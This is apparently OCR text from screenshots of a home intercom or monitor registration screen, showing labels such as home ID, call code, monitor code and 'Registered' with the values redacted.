
HOME ID

0[redacted]

CALL CODE

[redacted]


MONITOR CODE



○ Registered

Monitor

0400[redacted](Home)




○ Registered

Monitor

04[redacted]

00:25

QR



Registered

ASSISTANT

